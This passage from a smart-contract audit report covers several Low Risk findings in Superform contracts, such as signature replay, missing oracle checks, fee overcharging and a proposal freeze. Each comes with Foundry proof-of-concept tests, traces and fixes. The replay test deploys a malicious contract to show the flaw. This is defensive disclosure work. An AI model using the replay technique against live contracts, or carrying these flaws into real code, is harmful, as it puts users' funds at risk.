It decodes the signature data, processes it, and validates it against msg.sender instead of the provided sender. This vulnerability arises because the sender parameter is ignored, meaning the function fails to verify if the signature corresponds to the intended sender. Below is a coded proof of code, add it to `SuperMerkleValidator.t.sol`:

```
function test_isVerifiedSignatureReplayAttack() public {
    uint48 validUntil = uint48(block.timestamp + 1 hours);

    // Simulate a merkle tree with 4 leaves
    bytes32[] memory leaves = new bytes32[](4);

    // Create leaves using the same userOpHash for simplicity
    leaves[0] = _createSourceValidatorLeaf(approveUserOp.userOpHash, validUntil);
    leaves[1] = _createSourceValidatorLeaf(approveUserOp.userOpHash, validUntil);
    leaves[2] = _createSourceValidatorLeaf(approveUserOp.userOpHash, validUntil);
    leaves[3] = _createSourceValidatorLeaf(approveUserOp.userOpHash, validUntil);

    (bytes32[][] memory proof, bytes32 root) = _createValidatorMerkleTree(leaves);
    bytes memory signature = _getSignature(root);

    // Initialize original validator contract
    vm.startPrank(account);
    validator.isInitialized(account);

    bytes memory sigDataRaw = abi.encode(validUntil, root, proof[0], proof[0], signature);

    // Test valid signature on original contract
    bytes4 result1 = validator.isValidSignatureWithSender(account, approveUserOp.userOpHash,
    ↪  abi.encode(sigDataRaw));

    // Assert original signature is valid
    assertEq(result1, VALID_SIGNATURE, "Signature should be valid on original contract");
    vm.stopPrank();

    // Deploy another validator contract
    SuperMerkleValidator attackerValidator = new SuperMerkleValidator();

    // Install the attacker's validator on the same account
    vm.startPrank(account);
    instance.installModule({
        moduleTypeId: MODULE_TYPE_VALIDATOR,
        module: address(attackerValidator),
        data: abi.encode(address(signerAddr))
```

```
    });
    vm.stopPrank();

    //Initialize attacker
    vm.startPrank(account);

    // Test replay attack: use the same signature on a different contract
    // This should fail if properly protected, but will succeed due to the vulnerability
    bytes4 result2 = attackerValidator.isValidSignatureWithSender(account, approveUserOp.userOpHash,
    ↪  abi.encode(sigDataRaw));

    // Assert to confirm vulnerability - the signature is valid on a different contract
    assertEq(result2, VALID_SIGNATURE, "VULNERABILITY: Signature should NOT be valid on different contract but
    ↪  it is!");
    vm.stopPrank();

     // Deploy a mock contract to test cross-contract replay
    MaliciousContract maliciousContract = new MaliciousContract(validator);

    vm.startPrank(account);
    validator.isInitialized(address(maliciousContract));

    // Test same signature from the mock contract's perspective
    bytes4 result3 = validator.isValidSignatureWithSender(account, approveUserOp.userOpHash,
    ↪  abi.encode(sigDataRaw));

    // This should fail because the signature wasn't created for the malicious contract
    // But due to the vulnerability, this will succeed if the mock contract is initialized
    assertEq(result3, VALID_SIGNATURE, "VULNERABILITY: Cross-contract signature replay succeeded");

    vm.stopPrank();

    console.log("Signature replay attack successful!");
    console.log("Same signature validated on multiple different contracts");
    console.log("This demonstrates the vulnerability where signatures are not bound to specific contract
    ↪  instances");
}

contract MaliciousContract {
    SuperMerkleValidator public validator;

    constructor(SuperMerkleValidator _validator) {
        validator = _validator;
    }

    function testSignature(address addr, bytes32 dataHash, bytes calldata data) external returns (bytes4) {
        return validator.isValidSignatureWithSender(addr, dataHash, data);
    }
}
```

Recommendation: To mitigate the replay attack vulnerability, ensure the signature validation is bound to the specific contract instance.

```
  function isValidSignatureWithSender(address sender, bytes32 dataHash, bytes calldata data)
      external
      view
      override
      returns (bytes4)
  {
      if (!_initialized[msg.sender]) revert NOT_INITIALIZED();
+     require( msg.sender == sender, "invalid sender");

+     bytes32  expectedHash = keccak256(abi.encodedPacked(address(this), sender, dataHash));

      // Decode data
      bytes memory sigDataRaw = abi.decode(data, (bytes));
      SignatureData memory sigData = _decodeSignatureData(sigDataRaw);

      // Process signature
      (address signer,) = _processSignatureAndVerifyLeaf(sigData, dataHash);

      // Validate
      bool isValid = _isSignatureValid(signer, sender, sigData.validUntil);

      return isValid ? VALID_SIGNATURE : bytes4("");
  }
```

Superform: Fixed in PR 645 and PR 659.

3.3.10 Insufficient Oracle Validation Allows Malicious/Non-Compliant Oracle Registration

Submitted by Codertjay

Severity: Low Risk

Context: SuperLedgerConfiguration.sol#L232-L244

Summary: The SuperLedgerConfiguration contract allows registration of arbitrary addresses as oracles without validating their interface compliance, decimals, or price behavior, potentially leading to system-wide failures when these oracles are used. And we know the propose time is 1 week so there wont be any change after that.

Finding Description: The `_validateYieldSourceOracleConfig` function in SuperLedgerConfiguration only performs basic address validation:

```
function _validateYieldSourceOracleConfig(
    bytes4 yieldSourceOracleId,
    address yieldSourceOracle,
    uint256 feePercent,
    address feeRecipient,
    address ledgerContract
) internal view virtual {
    if (yieldSourceOracle == address(0)) revert ZERO_ADDRESS_NOT_ALLOWED();
    // No interface validation
    // No decimals check
    // No price validation
}
```

Critical issues:

1. No validation that yieldSourceOracle is actually a contract (could be EOA).
2. No verification of required interface methods (getPricePerShare, decimals).
3. No validation of decimal compatibility.
4. No checks for price sanity or staleness.

When a malicious or incorrectly implemented oracle is registered:

1. System assumes oracle interface exists.
2. Price calculations can silently fail.
3. Decimal mismatches can cause severe calculation errors.
4. No way to validate oracle behavior before registration.

Impact Explanation: Critical severity because:

- Core system functionality relies on valid oracle data.
- Price calculations become unreliable.
- Asset/share conversions can be dramatically wrong.
- Fee calculations can be incorrect.
- Affects all downstream dependencies.
- No runtime validation or fallback.

Likelihood Explanation: High likelihood because:

- No interface checks in place.
- Easy to misconfigure.
- Human error likely in oracle deployment.
- Complex oracle implementations increase error chance.
- Silent failures possible.

Proof of Concept:

```
function test_SetYieldSourceOracle_AcceptsInvalidOracle() public {
    // Setup oracle config with EOA as oracle
    bytes4 oracleId = bytes4(keccak256("test"));
    address maliciousEOA = makeAddr("malicious"); // Creates an EOA address

    ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[] memory configs =
                new ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[](1);

    configs[0] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
        yieldSourceOracleId: oracleId,
        yieldSourceOracle: maliciousEOA, // Using EOA as oracle
        feePercent: 1000,
        feeRecipient: address(this),
        ledger: address(superLedger)
    });

    // This should revert but doesn't - demonstrates vulnerability
    config.setYieldSourceOracles(configs);

    // Prove the EOA is set as oracle
    ISuperLedgerConfiguration.YieldSourceOracleConfig memory storedConfig =
                        config.getYieldSourceOracleConfig(oracleId);

    assertEq(storedConfig.yieldSourceOracle, maliciousEOA, "EOA successfully set as oracle");
}
```

Recommendation: Implement comprehensive oracle validation:

```
function _validateYieldSourceOracleConfig(
    bytes4 yieldSourceOracleId,
    address yieldSourceOracle,
    uint256 feePercent,
    address feeRecipient,
    address ledgerContract
) internal view virtual {
    // Existing checks
    if (yieldSourceOracle == address(0)) revert ZERO_ADDRESS_NOT_ALLOWED();

    // New checks
    // 1. Verify contract existence
    if (yieldSourceOracle.code.length == 0) revert NOT_CONTRACT();

    // 2. Validate interface
    try IYieldSourceOracle(yieldSourceOracle).getPricePerShare(address(0)) returns (uint256 price) {
        if (price == 0) revert INVALID_PRICE();
    } catch {
        revert INVALID_ORACLE_INTERFACE();
    }

    // 3. Validate decimals
    try IYieldSourceOracle(yieldSourceOracle).decimals(address(0)) returns (uint8 dec) {
        if (dec > 18 || dec == 0) revert INVALID_DECIMALS();
    } catch {
        revert INVALID_ORACLE_INTERFACE();
    }

    // Rest of existing validation
}
```

This ensures:

1. Only valid contracts can be registered.
2. Required interface methods exist.
3. Decimal values are within safe range.
4. Basic price sanity checks.
5. Explicit error handling.

Superform: Acknowledged.

3.3.11 Unfair fee and interest accrual

Submitted by gh0xt, also found by Dystopia

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: The `MorphoRepayHook` calculates fees and interest based on global market totals rather than the user's own debt. As a result, users making partial repayments are unfairly overcharged, violating proportional repayment expectations.

Finding Description: In the `_verifyAmount()` function of `MorphoRepayHook`, the amount a user intends to repay is checked against a computed `totalAmount`, which includes:

- `deriveFeeAmount(marketParams)`:

```
function deriveFeeAmount(MarketParams memory marketParams) public view returns (uint256 feeAmount) {
    Id id = marketParams.id();
    Market memory market = morphoInterface.market(id);
    uint256 borrowRate = IIrm(marketParams.irm).borrowRateView(marketParams, market);
    uint256 elapsed = block.timestamp - market.lastUpdate;
    uint256 interest = MathLib.wMulDown(market.totalBorrowAssets, MathLib.wTaylorCompounded(borrowRate,
    ↪  elapsed));

    feeAmount = MathLib.wMulDown(interest, market.fee);
}
```

- `deriveInterest(marketParams)`:

```
function deriveInterest(
    MarketParams memory marketParams
) public view returns (uint256 interest) {
    Id id = marketParams.id();
    Market memory market = morphoInterface.market(id);
    uint256 borrowRate = IIrm(marketParams.irm).borrowRateView(
        marketParams,
        market
    );
    if (block.timestamp < market.lastUpdate) revert INVALID_TIMESTAMP();
    uint256 elapsed = block.timestamp - market.lastUpdate;
    interest = MathLib.wMulDown(
        market.totalBorrowAssets,
        MathLib.wTaylorCompounded(borrowRate, elapsed)
    );
}
```

Both of these derive values from `market.totalBorrowAssets`, which represents the debt of all borrowers in the market. However, in partial repayments, the user is expected to cover only their own accrued interest and fees. This leads to overcharging. Full repayments derive the user's share via `sharesToAssets()`, but the partial flow does not.

Impact Explanation: Medium impact. This bug overcharges individual users for interest and fees accrued by others, violating repayment fairness. May discourage partial repayments.

Likelihood Explanation: High likelihood. Triggers consistently on any partial repayment regardless of amount.

Proof of Concept:

- Open the `MorphoLoanHooks.t.sol` suite.
- Note that in the `MockMorpho.market()`, the `lastUpdate` was set to `block.timestamp`. This wont allow interest accrue as if you warp, the new timestamp will be set as the initial timestamp so interest will always be 0. Change this to 1 to mimic initial timestamp.
- Effect this change:

```
   function market(Id) external pure returns (Market memory) {
       return Market({
           totalSupplyAssets: 100e18,
           totalSupplyShares: 10e18,
           totalBorrowAssets: 10e18,
           totalBorrowShares: 1e18,
-          lastUpdate: uint128(block.timestamp),
+          lastUpdate: 1,
           fee: 100
       });
   }
```

- Add this to the suite:

```
function test_RepayHook_OverchargesPartialRepayment() public {
    // User wants to repay only 1 ETH
    uint256 userAmount = 1 ether;

    // Manually build the MarketParams the hook would use
    MarketParams memory mp = MarketParams({
        loanToken:       loanToken,
        collateralToken: collateralToken,
        oracle:          address(mockOracle),
        irm:             address(mockIRM),
        lltv:            lltv
    });

    // Let some interest accrue on the whole market
    vm.warp(block.timestamp + 1 hours);

    // Compute what the hook will charge
    uint256 feeHook      = repayHook.deriveFeeAmount(mp);
    uint256 interestHook = repayHook.deriveInterest(mp);
    uint256 totalHook    = feeHook + interestHook;

    // Assert that even for a 1 ETH repay, the hook demands more than 1 ETH
    assertGt(totalHook, userAmount, "hook over-charges beyond user debt");
    console.log("TotalHook:", totalHook);
    console.log("UserAmount:"userAmount);
}
```

Console logs print `TotalHook: 777664803600000077766480360000000` , `UserAmount: 1000000000000000000`. The `TotalHook` value is large because of the `MockIRM.borrowRateView()` which returns `10e18` per second and the test warped for an hour. But no matter how well the parameters are tweaked, the charge will still be unfair.

Recommendation: Only validate that amount > 0 and delegate fee + interest accounting to the Morpho protocol itself, which already handles share-based debt tracking accurately.

Superform: Fixed in PR 616.

3.3.12 Manager Proposal Freezes Future Configuration Changes Indefinitely

Submitted by Daniel526, also found by Olamiweb3beast

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: In proposeYieldSourceOracleConfig, once a manager submits a proposal for a given `yieldSourceOracleId`, the code sets `yieldSourceOracleConfigProposalExpirationTime[id]` to `block.timestamp + PROPOSAL_EXPIRATION_TIME` and stores the proposed config in `yieldSourceOracleConfigProposals[id]`. However, the very next call to `proposeYieldSourceOracleConfig` for the same ID will revert under the single check.

```
if (yieldSourceOracleConfigProposalExpirationTime[id] > 0) revert CHANGE_ALREADY_PROPOSED();
```

This check does **not** compare against `block.timestamp`, so even after the timelock expires, `proposalExpirationTime[id]` remains non-zero until the manager calls `acceptYieldSourceOracleConfigProposal` (which clears it). That means if the manager never calls acceptYieldSourceOracleConfigProposal, **no one** including the manager can ever submit a new proposal for that oracle ID, effectively freezing all future updates. A single proposal submission that is never accepted permanently blocks any configuration changes (fee updates, oracle swaps, fee-recipient updates) for the affected yield source, resulting in a lasting denial of service to legitimate governance actions.

Proof of Concept:

```
/// @notice Demonstrates how an unaccepted proposal can permanently freeze configuration changes
/// @dev This test shows how a single proposal that is never accepted can block all future
///      configuration changes for a yield source oracle, even after the timelock expires
function test_ProposalFreezeVulnerability() public {
    // 1. Initial setup - create a legitimate configuration
    bytes4 oracleId = bytes4(keccak256("TEST_ORACLE"));
    address oracle = address(0x123);
```

```
uint256 feePercent = 1000; // 10%
address feeRecipient = address(this);
address ledger = address(ledger);

ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[] memory configs =
    new ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[](1);
configs[0] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
    yieldSourceOracleId: oracleId,
    yieldSourceOracle: oracle,
    feePercent: feePercent,
    feeRecipient: feeRecipient,
    ledger: ledger
});

// Set initial configuration
config.setYieldSourceOracles(configs);

// 2. Simulate a proposal that will never be accepted
// This could happen if the manager loses their keys or becomes malicious
address newOracle = address(0x456);
uint256 newFeePercent = 1500; // 15%
address newFeeRecipient = address(0x789);

configs[0] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
    yieldSourceOracleId: oracleId,
    yieldSourceOracle: newOracle,
    feePercent: newFeePercent,
    feeRecipient: newFeeRecipient,
    ledger: ledger
});

// Submit proposal
config.proposeYieldSourceOracleConfig(configs);

// 3. Wait for proposal expiration time
vm.warp(block.timestamp + 1 weeks + 1);

// 4. Attempt to submit a new proposal - should revert
// This demonstrates that even after the timelock expires, new proposals are blocked
address anotherOracle = address(0xabc);
uint256 anotherFeePercent = 2000; // 20%
address anotherFeeRecipient = address(0xdef);

configs[0] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
    yieldSourceOracleId: oracleId,
    yieldSourceOracle: anotherOracle,
    feePercent: anotherFeePercent,
    feeRecipient: anotherFeeRecipient,
    ledger: ledger
});

vm.expectRevert(ISuperLedgerConfiguration.CHANGE_ALREADY_PROPOSED.selector);
config.proposeYieldSourceOracleConfig(configs);

// 5. Verify that the original configuration remains unchanged
ISuperLedgerConfiguration.YieldSourceOracleConfig memory currentConfig =
    config.getYieldSourceOracleConfig(oracleId);
assertEq(currentConfig.yieldSourceOracle, oracle, "Oracle should remain unchanged");
assertEq(currentConfig.feePercent, feePercent, "Fee should remain at 10%");
assertEq(currentConfig.feeRecipient, feeRecipient, "Fee recipient should remain unchanged");

// 6. Demonstrate that this is a permanent state
// Try multiple times with different configurations
for (uint256 i = 0; i < 3; i++) {
    configs[0] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
        yieldSourceOracleId: oracleId,
        yieldSourceOracle: address(uint160(i + 1)),
        feePercent: 1000 + i * 500,
        feeRecipient: address(uint160(i + 2)),
        ledger: ledger
    });

    vm.expectRevert(ISuperLedgerConfiguration.CHANGE_ALREADY_PROPOSED.selector);
    config.proposeYieldSourceOracleConfig(configs);
}
```

```
    // 7. Verify that even the manager cannot submit new proposals
    // This is particularly problematic as it means there's no way to recover
    vm.prank(address(this)); // Impersonate the manager
    vm.expectRevert(ISuperLedgerConfiguration.CHANGE_ALREADY_PROPOSED.selector);
    config.proposeYieldSourceOracleConfig(configs);

    // 8. Final verification that the configuration is permanently frozen
    currentConfig = config.getYieldSourceOracleConfig(oracleId);
    assertEq(currentConfig.yieldSourceOracle, oracle, "Oracle should still be unchanged");
    assertEq(currentConfig.feePercent, feePercent, "Fee should still be at 10%");
    assertEq(currentConfig.feeRecipient, feeRecipient, "Fee recipient should still be unchanged");
}
```

```
Ran 1 test for test/unit/BaseLedgerVulnerability.t.sol:BaseLedgerVulnerabilityTest
[PASS] test_ProposalFreezeVulnerability() (gas: 299187)
Traces:
  [299187] BaseLedgerVulnerabilityTest::test_ProposalFreezeVulnerability()
    [116248] SuperLedgerConfiguration::setYieldSourceOracles([YieldSourceOracleConfigArgs({
    ↪  yieldSourceOracleId: 0x78a891c0, yieldSourceOracle: 0x0000000000000000000000000000000000000123,
    ↪  feePercent: 1000, feeRecipient: 0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496, ledger:
    ↪  0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9 })])
       emit YieldSourceOracleConfigSet(yieldSourceOracleId: 0x78a891c0, yieldSourceOracle:
    ↪  0x0000000000000000000000000000000000000123, feePercent: 1000, manager: BaseLedgerVulnerabilityTest:
    ↪  [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], feeRecipient: BaseLedgerVulnerabilityTest:
    ↪  [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], ledger: SuperLedger:
    ↪  [0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9])
       ← [Stop]
    [141335] SuperLedgerConfiguration::proposeYieldSourceOracleConfig([YieldSourceOracleConfigArgs({
    ↪  yieldSourceOracleId: 0x78a891c0, yieldSourceOracle: 0x0000000000000000000000000000000000000456,
    ↪  feePercent: 1500, feeRecipient: 0x0000000000000000000000000000000000000789, ledger:
    ↪  0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9 })])
       emit YieldSourceOracleConfigProposalSet(yieldSourceOracleId: 0x78a891c0, yieldSourceOracle:
    ↪  0x0000000000000000000000000000000000000456, feePercent: 1500, manager:
    ↪  0x0000000000000000000000000000000000000789, feeRecipient: BaseLedgerVulnerabilityTest:
    ↪  [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], ledger: SuperLedger:
    ↪  [0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9])
       ← [Stop]
    [0] VM::warp(604802 [6.048e5])
       ← [Return]
    [0] VM::expectRevert(custom error 0xc31eb0e0:
    ↪  d17bb76c0000000000000000000000000000000000000000000000000000000000000000)
       ← [Return]
    [2093] SuperLedgerConfiguration::proposeYieldSourceOracleConfig([YieldSourceOracleConfigArgs({
    ↪  yieldSourceOracleId: 0x78a891c0, yieldSourceOracle: 0x000000000000000000000000000000000000aBc,
    ↪  feePercent: 2000, feeRecipient: 0x000000000000000000000000000000000000deF, ledger:
    ↪  0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9 })])
       ← [Revert] CHANGE_ALREADY_PROPOSED()
    [1545] SuperLedgerConfiguration::getYieldSourceOracleConfig(0x78a891c0) [staticcall]
        [Return] YieldSourceOracleConfig({ yieldSourceOracle: 0x0000000000000000000000000000000000000123,
    ↪  feePercent: 1000, feeRecipient: 0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496, manager:
    ↪  0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496, ledger: 0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9 })
    [0] VM::assertEq(0x0000000000000000000000000000000000000123, 0x0000000000000000000000000000000000000123,
    ↪  "Oracle should remain unchanged") [staticcall]
       ← [Return]
    [0] VM::assertEq(1000, 1000, "Fee should remain at 10%") [staticcall]
       ← [Return]
    [0] VM::assertEq(BaseLedgerVulnerabilityTest: [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496],
    ↪  BaseLedgerVulnerabilityTest: [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], "Fee recipient should remain
    ↪  unchanged") [staticcall]
       ← [Return]
    [0] VM::expectRevert(custom error 0xc31eb0e0:
    ↪  d17bb76c0000000000000000000000000000000000000000000000000000000000000000)
       ← [Return]
    [2093] SuperLedgerConfiguration::proposeYieldSourceOracleConfig([YieldSourceOracleConfigArgs({
    ↪  yieldSourceOracleId: 0x78a891c0, yieldSourceOracle: 0x0000000000000000000000000000000000000001,
    ↪  feePercent: 1000, feeRecipient: 0x0000000000000000000000000000000000000002, ledger:
    ↪  0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9 })])
       ← [Revert] CHANGE_ALREADY_PROPOSED()
    [0] VM::expectRevert(custom error 0xc31eb0e0:
    ↪  d17bb76c0000000000000000000000000000000000000000000000000000000000000000)
       ← [Return]
    [2093] SuperLedgerConfiguration::proposeYieldSourceOracleConfig([YieldSourceOracleConfigArgs({
    ↪  yieldSourceOracleId: 0x78a891c0, yieldSourceOracle: 0x0000000000000000000000000000000000000002,
    ↪  feePercent: 1500, feeRecipient: 0x0000000000000000000000000000000000000003, ledger:
    ↪  0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9 })])
       ← [Revert] CHANGE_ALREADY_PROPOSED()
```

```
    [0] VM::expectRevert(custom error 0xc31eb0e0:
↪   d17bb76c0000000000000000000000000000000000000000000000000000000000000000)
      ← [Return]
    [2093] SuperLedgerConfiguration::proposeYieldSourceOracleConfig([YieldSourceOracleConfigArgs({
↪   yieldSourceOracleId: 0x78a891c0, yieldSourceOracle: 0x0000000000000000000000000000000000000003,
↪   feePercent: 2000, feeRecipient: 0x0000000000000000000000000000000000000004, ledger:
↪   0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9 })])
      ← [Revert] CHANGE_ALREADY_PROPOSED()
    [0] VM::prank(BaseLedgerVulnerabilityTest: [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496])
      ← [Return]
    [0] VM::expectRevert(custom error 0xc31eb0e0:
↪   d17bb76c0000000000000000000000000000000000000000000000000000000000000000)
      ← [Return]
    [2093] SuperLedgerConfiguration::proposeYieldSourceOracleConfig([YieldSourceOracleConfigArgs({
↪   yieldSourceOracleId: 0x78a891c0, yieldSourceOracle: 0x0000000000000000000000000000000000000003,
↪   feePercent: 2000, feeRecipient: 0x0000000000000000000000000000000000000004, ledger:
↪   0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9 })])
      ← [Revert] CHANGE_ALREADY_PROPOSED()
    [1545] SuperLedgerConfiguration::getYieldSourceOracleConfig(0x78a891c0) [staticcall]
      [Return] YieldSourceOracleConfig({ yieldSourceOracle: 0x0000000000000000000000000000000000000123,
↪   feePercent: 1000, feeRecipient: 0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496, manager:
↪   0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496, ledger: 0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9 })
    [0] VM::assertEq(0x0000000000000000000000000000000000000123, 0x0000000000000000000000000000000000000123,
↪   "Oracle should still be unchanged") [staticcall]
      ← [Return]
    [0] VM::assertEq(1000, 1000, "Fee should still be at 10%") [staticcall]
      ← [Return]
    [0] VM::assertEq(BaseLedgerVulnerabilityTest: [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496],
↪   BaseLedgerVulnerabilityTest: [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], "Fee recipient should still
↪   be unchanged") [staticcall]
      ← [Return]
    ← [Stop]

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 40.14ms (2.46ms CPU time)

Ran 1 test suite in 2.03s (40.14ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Recommendation: Change the `CHANGE_ALREADY_PROPOSED` check to compare `proposalExpirationTime[id] > block.timestamp` (rather than `> 0`) so that after the timelock elapses, new proposals can be submitted automatically.

Superform: Fixed in PR 536.

3.3.13 `isValidDestinationSignature` should return its own selector as magic value

Submitted by Christoph Michel

Severity: Low Risk

Context: SuperDestinationExecutor.sol#L52

Finding Description: The `EIP-1271` signature value of `SIGNATURE_MAGIC_VALUE = bytes4(0x1626ba7e);` is derived as the first 4 bytes of `bytes4(keccak256("isValidSignature(bytes32,bytes)"))`. As one can see, the idea is to return the selector of the function itself as the return value. The `SuperDestinationExecutor` calls a different `function isValidDestinationSignature(address sender, bytes calldata data)` but expects it to return the selector for the original EIP-1271 function.

Recommendation: The `isValidDestinationSignature` function should return its own selector not the one of EIP-1271. Unless I computed it wrong, it should be `bytes4(keccak256("isValidDestinationSignature(address,bytes)")) = 0x5c2ec0f3`.

Superform: Fixed in PR 539.

3.3.14 Some executions with custom calldata encoding on `SuperDestinationExecutor` can be skipped

Submitted by Christoph Michel

Severity: Low Risk

Context: SuperDestinationExecutor.sol#L54-L58

Description: The `SuperDestinationExecutor` skips executions if the `executorCalldata <= 228` bytes. This assumes the default abi-data encoding of an empty `ExecutorEntry` struct. However, if a user uses a custom but still valid ABI encoding to save on calldata gas cost, they can create a valid `ExecutorEntry` with 1 execution that also maps to 228 bytes. This execution will be skipped.

```
if (executorCalldata.length <= EMPTY_EXECUTION_LENGTH) {
    emit SuperDestinationExecutorReceivedButNoHooks(account);
    return;
}
```

Impact / Likelihood: All reasonable hook calls and calls to other contracts cannot be done in less than 228 bytes even with more compact custom calldata encoding, so I consider skipping executions here very low likelihood.

Recommendation:

1. In `processBridgedExecution`, check that the first 4 bytes of `executorCalldata` are actually for the `execute(bytes)` selector and don't target a different function on the `SuperDestinationExecutor`.
2. It's better not to make any assumptions about the calldata encoding. Decode the `executorCalldata[4:]` as an `ExecutorEntry` struct and skip if its `hooksAddresses.length == 0`. The decoding could revert and it seems like that is undesired given the try/catch for `IERC7579Account(account).executeFromExecutor`. Consider just documenting that you expect default calldata encoding for `executorCalldata` and continue performing the length check.

Proof of Concept: The encoding is also 228 bytes but `hooksAddresses.length == 1` and `hooksData.length == 1`. The call should not have been skipped.

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.30;

import {Helpers} from "../../utils/Helpers.sol";
import {PendleRouterRedeemHook} from "../../../src/core/hooks/swappers/pendle/PendleRouterRedeemHook.sol";
import {IPendleRouterV4, TokenOutput, SwapData, SwapType} from "../../../src/vendor/pendle/IPendleRouterV4.sol";
import {MockERC20} from "../../mocks/MockERC20.sol";
import {MockHook} from "../../mocks/MockHook.sol";
import {ISuperHook} from "../../../src/core/interfaces/ISuperHook.sol";
import {Execution} from "modulekit/accounts/erc7579/lib/ExecutionLib.sol";
import {BaseHook} from "../../../src/core/hooks/BaseHook.sol";

import {console} from "forge-std/console.sol";

contract CantinaGeneralTesting is Helpers {
    address public account;

    struct ExecutorEntry {
    /// @notice Ordered array of hook contract addresses to execute in sequence
    /// @dev Hooks are executed in the exact order provided, with state passed between them
    ///      Zero address entries are not allowed
    address[] hooksAddresses;
    /// @notice Corresponding hook-specific input data for each hook
    /// @dev Each bytes array contains ABI-encoded parameters for the corresponding hook
    ///      The encoding format is specific to each hook implementation
    bytes[] hooksData;
}

    function setUp() public {
        account = address(this);

    }

    function test_executorEntry() public {
        ExecutorEntry memory entry;
        entry.hooksAddresses = new address[](0);
        entry.hooksData = new bytes[](0);

        bytes memory entryData = abi.encode(entry);
        assertEq(entryData.length, 160);
        console.logBytes(entryData);
        bytes memory alternativeEntryData = bytes.concat(
            hex"0000000000000000000000000000000000000000000000000000000000000020",
            hex"0000000000000000000000000000000000000000000000000000000000000040",
            hex"0000000000000000000000000000000000000000000000000000000000000040",
            hex"0000000000000000000000000000000000000000000000000000000000000001",
```

```
            hex"0000000000000000000000000000000000000000000000000000000000000000"
        );

        bytes memory fullData = abi.encodeCall(this.execute, alternativeEntryData);
        assertEq(fullData.length, 228);
        console.logBytes(fullData);
        (bool success, ) = address(this).call(fullData);
        assertTrue(success, "call failed");
    }

    function execute(bytes calldata data) external pure {
      ExecutorEntry memory e = abi.decode(data, (ExecutorEntry));
      console.log("hooksAddresses.length", e.hooksAddresses.length);
      console.log("hooksData.length", e.hooksData.length);

      for(uint i = 0; i < e.hooksAddresses.length; i++) {
        console.logAddress(e.hooksAddresses[i]);
        console.logBytes(e.hooksData[i]);
      }
    }
}
```

Superform: Fixed in PR 652.

3.3.15 Refund calculations does not consider gas used in postOp() function and favors the refundee

Submitted by seeques

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: `SuperNativePaymaster._postOp()` function takes the `actualGasCost` as its argument which were supplied by the `EntryPoint`. This `actualGasCost` includes gas up to the point where paymaster's `postOp()` is called by `EntryPoint` and does not include the gas cost of calling the `postOp` yet. The issue is that `SuperNativePaymaster` treats that `actualGasCost` value as the ultimate gas cost that were paid and make a refund calculation with it. However, since it does not include the cost of calling `SuperNativePaymaster.postOp()` function, the refund calculation will be wrong, always favoring the refundee.

Finding Description: To verify that `actualGasCost` does not include the cost of the `postOp` call we can refer to `EnhtryPoint` implementation:

```
function _postExecution(
    IPaymaster.PostOpMode mode,
    UserOpInfo memory opInfo,
    bytes memory context,
    uint256 actualGas
) private returns (uint256 actualGasCost) {
    uint256 preGas = gasleft();
    unchecked {
        address refundAddress;
        MemoryUserOp memory mUserOp = opInfo.mUserOp;
        uint256 gasPrice = getUserOpGasPrice(mUserOp);

        address paymaster = mUserOp.paymaster;
        if (paymaster == address(0)) {
            refundAddress = mUserOp.sender;
        } else {
            refundAddress = paymaster;
            if (context.length > 0) {
                actualGasCost = actualGas * gasPrice;
                if (mode != IPaymaster.PostOpMode.postOpReverted) {
                    try IPaymaster(paymaster).postOp{
                        gas: mUserOp.paymasterPostOpGasLimit
                    }(mode, context, actualGasCost, gasPrice)
                    // solhint-disable-next-line no-empty-blocks
                    {} catch {
                        bytes memory reason = Exec.getReturnData(REVERT_REASON_MAX_LEN);
                        revert PostOpReverted(reason);
                    }
                }
            }
```

```
        }
        actualGas += preGas - gasleft();

        // Calculating a penalty for unused execution gas
        {
            uint256 executionGasLimit = mUserOp.callGasLimit + mUserOp.paymasterPostOpGasLimit;
            uint256 executionGasUsed = actualGas - opInfo.preOpGas;
            // this check is required for the gas used within EntryPoint and not covered by explicit gas limits
            if (executionGasLimit > executionGasUsed) {
                uint256 unusedGas = executionGasLimit - executionGasUsed;
                uint256 unusedGasPenalty = (unusedGas * PENALTY_PERCENT) / 100;
                actualGas += unusedGasPenalty;
            }
        }

        actualGasCost = actualGas * gasPrice;
```

As we can see, when it tries to call `postOp()`, it does so `actualGas * gasPrice` up to the point where `postOp` is called:

```
actualGasCost = actualGas * gasPrice;
if (mode != IPaymaster.PostOpMode.postOpReverted) {
    try IPaymaster(paymaster).postOp{
